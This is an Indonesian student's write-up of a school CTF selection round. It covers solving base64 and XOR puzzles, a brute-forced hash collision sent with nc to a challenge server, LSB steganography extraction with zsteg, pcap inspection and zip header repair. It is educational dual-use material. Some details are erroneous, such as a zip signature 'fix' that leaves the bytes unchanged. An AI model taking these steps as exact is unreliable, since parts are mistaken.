SELEKSI LKS


SMK NEGERI 7 SEMARANG

NAMA LENGKAP	:	UMAR
KELAS	:	XI SIJA 2
NIS	:	2006818041


DAFTAR ISI

CRYPTOGRAPHY

ez1




Diberikan file out.enc :



LANGKAH PENYELESAIAN :

Bisa dilihat bahwa isi dari file out.enc merupakan text dengan format data base64, jadi untuk menyelesaikannya hanya perlu men decode dari base64. Untuk men decode teks tersebut saya menggunakan tools CyberChef. Masukkan teks di input lalu pilih recipe untuk men decode "From Base66". Tumpuk recipe "From Base64 sebanyak 20, yang berarti untuk men decode nya diperlukan sebanyak 20 kali. Tetapi di CyberChef kita bisa menumpuk recipnya. Sehinga diperoleh Flag.



FLAG : LKSSMK{aku_anak_simpang_lima}

ez2

Diberikan file ez2.py :

LANGKAH PENYELESAIAN :

Cara untuk menemukan flag asli dari output dan code yang diberikan adalah dengan melakukan operasi XOR untuk mengembalikan setiap karakter pada string “enc” menggunakan nilai indeksnya atau panjangnya sendiri dan melakukan shifting atau pergeseran 2 kali. Code penyelesaian :


```python
enc = '4c4957554541777d647779747945756a557d57434345404f5859414b'
flag = ''
for i in range(len(enc)//2):
    xor = int(enc[i*2:i*2+2], 16)
    flag += chr(xor ^ (i+i))
print(flag)

```

Sehingga diperoleh flag

```
umar@192 ez2 % python3 solver.py
LKSSMK{stemba_itu_sekolahku}
umar@192 ez2 %
```

FLAG : LKSSMK{stemba_itu_sekolahku}

finalez



\

Hint : Can you generate hash collition

nc 203.89.28.27 7103

File : finales.py

finalez.py

```python
SECRET_WORD = "apin"

def hash_code(s):
    h = 0
    for c in s:
        h = (31 * h + ord(c)) & 0xFFFFFFFF
    return h

def main():
    flag = 'LKSSMK{fake_flag}'

    print("masukkan password")
    s = input(">> ")

    if s != SECRET_WORD:
        if hash_code(s) == hash_code(SECRET_WORD):
            print("Nice!")
            print("Here's your flag: " + flag)
        else:
            print("penyusup")
    else:
        print("nyontek sukanya")


if __name__ == "__main__":
    main()
```

LANGKAH PENYELESAIAN :

Sesuai hint untuk, menyelesaikannya diperlukan hash yang sama dengan hash dari SECRET_CODE menggunakan fungsi hash_code saya membuat script yang bisa dikatakan brute force untuk menghasilkan hash yang sama dari input yang berbeda (hash collision)

solver.py

```python
def hash_code(s):
    h = 0
    for c in s:
        h = (31 * h + ord(c)) & 0xFFFFFFFF
    return h


target = hash_code("apin")

for i in range(256):
    for j in range(256):
        for k in range(256):
            for l in range(256):
                s = chr(i) + chr(j) + chr(k) + chr(l)
                if hash_code(s) == target:
                    print("hash yang sama : " + s)
                    break
```


Jalankan kode, dan output akan muncul dimana hash dari output ini sama dengan hash dari SECRET_CODE = “apin”. Lalu jalankan nc dan masukkan inputnya.

```
┌──(umarbaharun㉿umarhyl)-[~]
└─$ nc 203.89.28.27 7103
masukkan password
>> ]èâê
Nice!
Here's your flag: LKSSMK{sija_jurusanku}
```


FLAG : LKSSMK{sija_jurusanku}

FORENSIC

LSB




File secret_script.py :



```python
from Crypto.Util.number import *
from PIL import Image

message = open("flag.txt", "r").read()
img = Image.open('lsb.png', 'r')
width, height = img.size
byte_message = ''.join([format(ord(i), "08b") for i in message])

index = 0
for x in range(0, width):
    for y in range(0, height):
        pixel = list(img.getpixel((x, y)))
        for n in range(0, 3):
            if (index < len(byte_message)):
                pixel[n] = pixel[n] & ~1 | int(byte_message[index])
                index += 1
            img.putpixel((x, y), tuple(pixel))
    img.save("flag.png", "PNG")
```

Gambar flag.png :



LSB adalah teknik yang umum digunakan dalam enkripsi dan dekripsi informasi rahasia. Cara kerja metode LSB yaitu mengubah bit *cover image* yang tidak berpengaruh signifikan dengan bit dari pesan rahasia

LANGKAH PENYELESAIAN :

Untuk menemukan pesan yang tersembunyi dalam gambar, saya menggunakan tools zsteg yang merupakan salah satu yang sama dengan steghide. Untuk menginstalnya ketik perintah

“sudo gem install zsteg”

```
┌──(umarbaharun㉿umarhyl)-[~/Documents/Seleksi/LSB]
└─$ sudo gem install zsteg
[sudo] password for umarbaharun:
Successfully installed zsteg-0.2.12
Parsing documentation for zsteg-0.2.12
Done installing documentation for zsteg after 0 seconds
1 gem installed
```

Berikut adalah beberapa perintah dari zsteg.


```
┌──(umarbaharun㉿umarhyl)-[~/Documents/Seleksi/LSB]
└─$ zsteg
Usage: zsteg [options] filename.png [param_string]

    -c, --channels X                 channels (R/G/B/A) or any combination, comma separated
                                     valid values: r,g,b,a,rg,bgr,rgba,r3g2b3,...
    -l, --limit N                    limit bytes checked, 0 = no limit (default: 256)
    -b, --bits N                     number of bits, single int value or '1,3,5' or range '1-8'
                                     advanced: specify individual bits like '00001110' or '0x88'
        --lsb                        least significant BIT comes first
        --msb                        most significant BIT comes first
    -P, --prime                      analyze/extract only prime bytes/pixels
        --invert                     invert bits (XOR 0xff)
    -a, --all                        try all known methods
    -o, --order X                    pixel iteration order (default: 'auto')
                                     valid values: ALL,xy,yx,XY,YX,xY,Xy,bY,...
    -E, --extract NAME               extract specified payload, NAME is like '1b,rgb,lsb'

        --[no-]file                  use 'file' command to detect data type (default: YES)
        --no-strings                 disable ASCII strings finding (default: enabled)
    -s, --strings X                  ASCII strings find mode: first, all, longest, none
                                     (default: first)
    -n, --min-str-len X              minimum string length (default: 8)
        --shift N                    prepend N zero bits

    -v, --verbose                    Run verbosely (can be used multiple times)
    -q, --quiet                      Silent any warnings (can be used multiple times)
    -C, --[no-]color                 Force (or disable) color output (default: auto)

PARAMS SHORTCUT
        zsteg fname.png 2b,b,lsb,xy  ==>  --bits 2 --channel b --lsb --order xy
```

Saya menggunakan perintah “-a” untuk mencoba semua method zsteg yang ada, dan menemukan flagnya.

```
┌──(umarbaharun㉿umarhyl)-[~/Documents/Seleksi/LSB]
└─$ ls
flag.png  secret_script.py

┌──(umarbaharun㉿umarhyl)-[~/Documents/Seleksi/LSB]
└─$ zsteg -a flag.png
imagedata           .. text: "\n\n\n999NNN"
b1,rgb,lsb,yx       .. text: "LKSSMK{L3as4t_S1gnif1ca4nt_byt3s_t3chn1qu3_1n_St3g4n0gr4phy}"
b3,g,lsb,yx         .. file: very old 16-bit-int big-endian archive
b5,g,lsb,yx         .. file: MPEG ADTS, layer II, v1, 384 kbps, JntStereo
b8,r,msb,yx         .. file: RDI Acoustic Doppler Current Profiler (ADCP)
b8,g,msb,yx         .. file: ddis/ddif
b3,r,lsb,yx,prime   .. file: AIX core file fulldump 32-bit
b4,r,lsb,yx,prime   .. file: AIX core file 64-bit
b7,r,lsb,yx,prime   .. file: AIX core file fulldump 32-bit
b8,g,msb,yx,prime   .. file: RDI Acoustic Doppler Current Profiler (ADCP)
b8,b,msb,yx,prime   .. file: RDI Acoustic Doppler Current Profiler (ADCP)
b8,rgb,msb,yx,prime .. file: RDI Acoustic Doppler Current Profiler (ADCP)
b8,bgr,msb,yx,prime .. file: RDI Acoustic Doppler Current Profiler (ADCP)
```

FLAG : LKSSMK{L3as4t_S1gnif1ca4nt_byt3s_t3chn1qu3_1n_St3g4n0gr4phy}

Movie Shark




Hint : poster film pertama yang ditonton oleh Niko dan Nala berwarna ungu poster film kedua yang ditonton oleh Niko dan Nala berwarna biru.


file : flag.pcapng

LANGKAH PENYELESAIAN :

Gunakan tools wireshark untuk menyelesaikan. Download file flag.pcapng lalu buka menggunakan tools wireshark.



Pada dihint diberi klue bahwa flag merupakan judul dari poster, yang berarti flag merupakan gambar. Saya mencari dengan teliti dan cermat untuk melihat ekstensi yang merupakan ekstensi gambar dan menemukan link yang mengarah ke gambar poster.



http://91.208.197.28/wp-content/uploads/2023/02/uIxE3cA2woR4q5AoJrHNO82CqW7.jpg

http://91.208.197.28/wp-content/uploads/2023/02/wAkpPm3wcHRqZl8XjUI3Y2chYq2.jpg

Sesuai hint dan format flag yang diberikan.

FLAG : LKSSMK{ALONE_AT_NIGHT_and_TEEN_WOLF_THE_MOVIE}

Decay

Hint : hmm struktur zip ini emang agak rumit ya ada header,central,dan end central

File : flag.zip, struktur header, central dan end central yang rusak sehingga tidak bisa diekstrak.

LANGKAH PENYELESAIAN :

Gunakan perintah zip -FF untuk memperbaiki file zip


```
Fixing archives:
  -F        attempt to fix a mostly intact archive (try this first)
  -FF       try to salvage what can (may get more but less reliable)
  Fix options copy entries from potentially bad archive to new archive.
  -F tries to read archive normally and copy only intact entries, while
  -FF tries to salvage what can and may result in incomplete entries.
  Must use --out option to specify output archive:
    zip -F bad.zip --out fixed.zip
  Use -v (verbose) with -FF to see details:
    zip reallybad.zip -FF -v --out fixed.zip
  Currently neither option fixes bad entries, as from text mode ftp get.
```

zip -FF flag.zip --out new.zip

```
┌──(umarbaharun㉿umarhyl)-[~/Documents/Seleksi/Decay]
└─$ zip -FF flag.zip --out new.zip
Fix archive (-FF) - salvage what can
        zip warning: Missing end (EOCDR) signature - either this archive
                     is not readable or the end is damaged
Is this a single-disk archive?  (y/n): y
  Assuming single-disk archive
Scanning for entries...
        zip warning: unexpected signature 50 4b 04 03 on disk 0 at 0

        zip warning: skipping this signature...
        zip warning: unexpected signature 50 4b 02 01 on disk 0 at 14801

        zip warning: skipping this signature...
        zip warning: unexpected signature 50 4b 06 05 on disk 0 at 14855

        zip warning: skipping this signature...
        zip warning: zip file empty
```


Disini terlihat ada 3 bagian yang error. Untuk memperbaikinya saya menggunakan hexedit kali linux. Copy hex yang error lalu cari hex menggunakan hexedit dengan menekan ctrl s, lalu perbaiki.

hexedit flag.zip, untuk error yang pertama berada pada signature header zip.




Gunakan https://en.wikipedia.org/wiki/List_of_file_signatures untuk mencari signature header zip yang benar. 50 4B 03 04 adalah header yang benar, ternyata 2 byte dari setiap struktur yang error hanya lah ditukar jadi untuk memperbaikinya saya menukar setiap 2 byte terakhir dari struktur yang error.


1. 50 4B 04 03 => 50 4B 04 03



2. 50 4B 02 01 => 50 4B 01 02



